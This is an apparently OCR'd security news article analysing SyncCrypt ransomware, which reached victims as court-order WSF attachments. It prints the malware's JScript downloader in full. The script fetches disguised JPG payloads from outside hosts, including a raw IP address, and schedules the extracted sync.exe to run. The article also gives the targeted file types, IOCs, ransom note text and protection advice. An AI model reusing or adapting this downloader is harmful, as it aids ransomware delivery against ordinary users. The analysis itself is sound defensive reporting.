SyncCrypt Ransomware Hides Inside JPG Files, Appends .KK Extension

bleepingcomputer.com/news/security/synccrypt-ransomware-hides-inside-jpg-files-appends-kk-extension

By
Lawrence Abrams

- August 16, 2017
- 01:40 PM
- 1

A new ransomware called SyncCrypt was discovered this week by Emsisoft security researcher xXToffeeXx that is being distributed by spam attachments containing WSF files. When installed these attachments will encrypt a computer and append the **.kk** extension to encrypted files.

While the use of WSF files to distribute malware is not uncommon, when I analyzed the script I noticed that the method being used to download and install the ransomware is quite interesting. This is because the WSF script will download images with embedded ZIP files that contain the necessary files to infect the computer with SyncCrypt. This method has also made the images undetectable by almost all antivirus vendors on VirusTotal.

Unfortunately, at this time there is no way to decrypt files encrypted by SyncCrypt for free, but if you wish to receive help or discuss this ransomware, you can use our dedicated SyncCrypt Support Topic.


Images with Embedded Ransomware Evade Antivirus Detection

At this time we have not been able to find the actual spam emails that are distributing the SyncCrypt downloader, but we do know that the WSF attachments are pretending to be court orders with file names like CourtOrder_845493809.wsf. When executed, these WSF files contain a JScript script that will download an image from one of three sites as shown below.


```
var oShell = new ActiveXObject("WScript.Shell");
appdir = oShell.ExpandEnvironmentStrings("%temp%"), downloc = appdir + "\\" + makeid(), appdir +=
"\\BackupClient";
var u1 = "https://image.ibb.co/mxRqXF/arrival.jpg",
    u2 = "http://sm.uploads.im/X8IOl.jpg",
    u3 = "http://185.10.202.115/images/arrival.jpg";
try {
    download(u1, downloc + ".jpg") && download(u2, downloc + ".jpg") && download(u3, downloc + ".jpg") ?
    WScript.Quit(0) : exp(downloc, appdir)
} catch (err) {
    WScript.Quit(0)
}
fs = new ActiveXObject("Scripting.FileSystemObject"), fs.DeleteFile(downloc + ".jpg"), fs.DeleteFile(downloc + ".zip"),
desktop = oShell.ExpandEnvironmentStrings("%userprofile%"), desktop += "\\desktop" ;
var d = new Date,
    time = msToTime(d.getTime() - 6e4 * d.getTimezoneOffset()); - 1 != version().indexOf("Windows XP") && (time +=
    " /ru SYSTEM"), oShell.Run('schtasks /CREATE /F /TN sync /TR  "' + appdir + '\\sync.exe -e \\"' + desktop + '\\"" /sc
    once /st ' + time), WScript.Echo("This file version is not compatible with your Windows machine. Please update your
    system.") ; <
/script> <
/job>
```

Download Images Script Source

If a user was to open one of these image URLs directly, they would just just see an image that contains the logo for Olafur Arnalds' album titled "& They Have Escaped the Weight of Darkness".




Embedded in this image, though, is a zip file containing the sync.exe, readme.html, and readme.png files. These files are the core components of the SyncCrypt ransomware.




Hex Editor View of the Image File

After the image is downloaded to the %Temp% folder under a random named zip file, it will extract the files into the %Temp%\BackupClient. The sync file is the executed to install the ransomware, which is discussed in the next section.



BackupClient Folder Containing Ransomware Components

What makes this distribution highly effective is that the majority of antivirus vendors are not detecting these image files. When I scanned these images files on VirusTotal, only DrWeb out of 58 other vendors detected it as malware.



VirusTotal Results

While the images alone are not malicious in any way, the distribution vector provides an effective way to distribute malware without being detected by security software. Thankfully, the malicious sync.exe executable has a much higher VirusTotal detection rate of 28 out of 63, but is still being missed by a great deal of popular vendors.


How the SyncCrypt Ransomware Encrypts Files

Once the Sync.exe executable is extracted from the zip file as described above, the WSF file will create a Windows scheduled task called Sync that is configured to go off 1 minute after the WSF file is executed. Once the sync.exe file is executed it will scan the computer for certain file types and encrypt them using AES encryption. The AES key used to encrypt the files will be encrypted with an embedded RSA-4096 public encryption key as saved in %Desktop%\README\key.

The targeted file types are:

```
accdb, accde, accdr, adp, ach, arw, asp, aspx, backup, backupdb, bak, bat, bay, bdb,
bgt, blend, bmp, bpw, cdf, cdr, cdr3, cdr4, cdr5, cdr6, cdrw, cdx, cer, cfg, class,
cls, config, contact, cpp, craw, crt, crw, css, csv, d3dbsp, dbx, dcr, dcs, dds, der,
dif, dit, doc, docm, docx, dot, dotm, dotx, drf, drw, dwg, dxb, dxf, edb, eml, eps,
fdb, flf, fpx, frm, gif, gpg, gry, hbk, hpp, html, hwp, jpe, jpeg, jpg, kdbx, kdc,
key, jar, java, laccdb, latex, ldf, lit, lua, mapimail, max, mbx, mdb, mfw, mlb, mml,
mmw, midi, moneywell, mocha, mpp, nef, nml, nrw, oab, odb, odc, odf, odg, odi, odm,
odp, ods, odt, otg, oth, otp, ots, p12, pas, pab, pbm, pcd, pct, pcx, pdf, pef, pem,
pfx, pgm, php, pict, pntg, potm, potx, ppam, ppm, pps, ppsm, ppsx, ppt, pptm, pptx,
ppz, prf, psd, ptx, pub, qbw, qbx, qpw, raf, rtf, safe, sav, save, sda, sdc, sdd,
sdf, sdp, skp, sql, sqlite, sqlite3, sqlitedb, stc, std, sti, stm, stw, sxc, sxg,
sxi, sxm, sxw, tex, txt, tif, tiff, vcf, wallet, wb1, wb2, wb3, wcm, wdb, wpd, wps,
xlr, xls, xlsb, xlsm, xlsx, xlam, xlc, xlk, xlm, xlt, reg, rspt, profile, djv, djvu,
ms11, ott, pls, png, pst, xltm, xltx, xlw, xml, r00, 7zip, vhd, aes, ait, apk, arc,
asc, asm, asset, awg, back, bkp, brd, bsa, bz2, csh, das, dat, dbf, db_journal, ddd,
ddoc, des, design, erbsql, erf, ffd, fff, fhd, fla, flac, iif, iiq, indd, iwi, jnt,
kwm, lbf, litesql, lzh, lzma, lzo, lzx, m2ts, m4a, mdf, mid, mny, mpa, mpe, mpeg,
mpg, mpga, mrw, msg, mvb, myd, myi, ndf, nsh, nvram, nxl, nyf, obj, ogg, ogv, p7b,
p7m, p7r, p7s, package, pages, pat, pdb, pdd, pfr, pnm, pot, psafe3, pspimage, pwm,
qba, qbb, qbm, qbr, qby, qcow, qcow2, ram, rar, ras, rat, raw, rdb, rgb, rjs, rtx,
rvt, rwl, rwz, scd, sch, scm, sd2, ser, shar, shw, sid, sit, sitx, skm, smf, snd,
spl, srw, ssm, sst, stx, svg, svi, swf, tar, tbz, tbz2, tgz, tlz, txz, uop, uot, upk,
ustar, vbox, vbs, vcd, vdi, vhdx, vmdk, vmsd, vmx, vmxf, vob, vor, wab, wad, wav,
wax, wbmp, webm, webp, wks, wma, wp5, wri, wsc, wvx, xpm, xps, xsd, zip, zoo,
```

When a file is encrypted it will have the **.kk** extension appended to the filename. For example, a file named **test.jpg** would be encrypted and renamed as **test.jpg.kk**. You can see an example of an encrypted folder below.




SyncCrypt Encrypted Files

While encrypting files, SyncCrypt will skip files located in the following folders:

```
windows\
program files (x86)\
program files\
programdata\
winnt\
\system volume information\
\desktop\readme\
\$recycle.bin\
```

When SyncCrypt has finished encrypting a computer, a folder called README will be present on the desktop. This folder contains the AMMOUNT.txt, key, readme.html, and readme.png files. The ammount.txt file is the ransom amount, the key is the encrypted decryption key, and the other two files are the ransom notes. SyncCrypt will then automatically open and display the readme.html ransom note in the victim's default browser as shown below.



SyncCrypt Ransom Note

This ransom note will contain instructions to send a payment, which in my test was 0.1001270 bitcoins or ~429 USD, to the enclosed bitcoin address. After a payment has been made the victim is told to send an email containing the key file to one of the getmyfiles@keemail.me, getmyfiles@scryptmail.com, or getmyfiles@mail2tor.com emails to get a decrypter.

Unfortunately, at this time there is no way to decrypt files for free, but if you wish to receive help or discuss this ransomware, you can use our dedicated SyncCrypt Support Topic.

How to Protect Yourself from the SyncCrypt Ransomware

In order to protect yourself from SyncCrypt, or from any ransomware, it is important that you use good computing habits and security software. First and foremost, you should always have a reliable and tested backup of your data that can be restored in the case of an emergency, such as a ransomware attack.

You should also have security software that contains behavioral detections such as Emsisoft Anti-Malware or Malwarebytes. I also recommend trying a dedicated ransomware protection program like RansomFree.

Last, but not least, make sure you practice the following good online security habits, which in many cases are the most important steps of all:

- Backup, Backup, Backup!
- Do not open attachments if you do not know who sent them.
- Do not open attachments until you confirm that the person actually sent you them,
- Scan attachments with tools like VirusTotal.
- Make sure all Windows updates are installed as soon as they come out! Also make sure you update all programs, especially Java, Flash, and Adobe Reader. Older programs contain security vulnerabilities that are commonly exploited by malware distributors. Therefore it is important to keep them updated.
- Make sure you use have some sort of security software installed.
- Use hard passwords and never reuse the same password at multiple sites.

For a complete guide on ransomware protection, you visit our How to Protect and Harden a Computer against Ransomware article.

Related Articles:

Indian airline SpiceJet's flights impacted by ransomware attack

US Senate: Govt’s ransomware fight hindered by limited reporting

New RansomHouse group sets up extortion market, adds first victims

Ransomware attack exposes data of 500,000 Chicago students

The Week in Ransomware - May 20th 2022 - Another one bites the dust

IOCs

File Hashes:

```
SHA256: 877488d8f43548c6e3016abd33e2d593a44d450f1910084733b3f369cbdcae85 (sync.exe)
SHA256: 3049a568c1c1cd4d225f8f333bf05e4560c8f9de5f167201253fedf35142fe3e
(CourtOrder_845493809.wsf)
SHA256: c6565d22146045e52110fd0a13eba3b6b63fbf6583c444d7a5b4e3a368cc4b0d (image
files)
```

Filenames associated with the SyncCrypt Ransomware Variant:

```
%UserProfile%\AppData\Local\Temp\BackupClient\
%UserProfile%\AppData\Local\Temp\BackupClient\tmp.bat
%UserProfile%\AppData\Local\Temp\BackupClient\sync.exe
%UserProfile%\AppData\Local\Temp\BackupClient\readme.html
%UserProfile%\AppData\Local\Temp\BackupClient\readme.png
%UserProfile%\Desktop\README\
%UserProfile%\Desktop\README\AMMOUNT.txt
%UserProfile%\Desktop\README\KEY
%UserProfile%\Desktop\README\readme.html
%UserProfile%\Desktop\README\readme.png
C:\Windows\System32\Tasks\sync
CourtOrder_[random].wsf
```

Registry entries associated with the SyncCrypt Ransomware:

```
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{FE99549B-
A4F1-4534-9658-2AEAAE683D25}\Path       \sync
```

SyncCrypt Ransomware Ransom Note Text:

```
YOUR FILES WERE ENCRYPTED

using military grade encryption. The encrypted files have the additional extension
.kk. You won't be able to retrieve your data unless you purchase the software
provided by us. YOU HAVE EXACTLY 48 HOURS TO MAKE A DECISION OR YOU'LL NEVER SEE YOUR
FILES AGAIN. Any atempt to recover your files on your own could damage the files
permanently. There is no workaround, that's how encryption is supposed to work. In
order to retrieve your data, please follow the steps below:

Go to Desktop folder, and open AMMOUNT.txt from within README folder. Obtaining the
decryption sofware requires that you send EXACTLY the ammount of Bitcoin (without the
transaction fee) that is written within the text file to the following address:

15LK2BQxj2MJGZZ3kcUi3B4C42CQKKMQzK

Note that if the ammount sent doesn't match EXACTLY the ammount in the text file, you
will NOT receive the sofware, as it's the only way to validate and confirm the
payment.

After the payment is done, send an email to ALL of the following addresses
getmyfiles@keemail.me, getmyfiles@scryptmail.com, getmyfiles@mail2tor.com containg:
The file named KEY, located within the README folder on your Desktop, as an
Attachment - this file is a locked version of the decryption key (that must be
unlocked by us), used to recover your files. DO NOT delete it if you plan to get your
files back
The transaction id of the Bitcoin payment

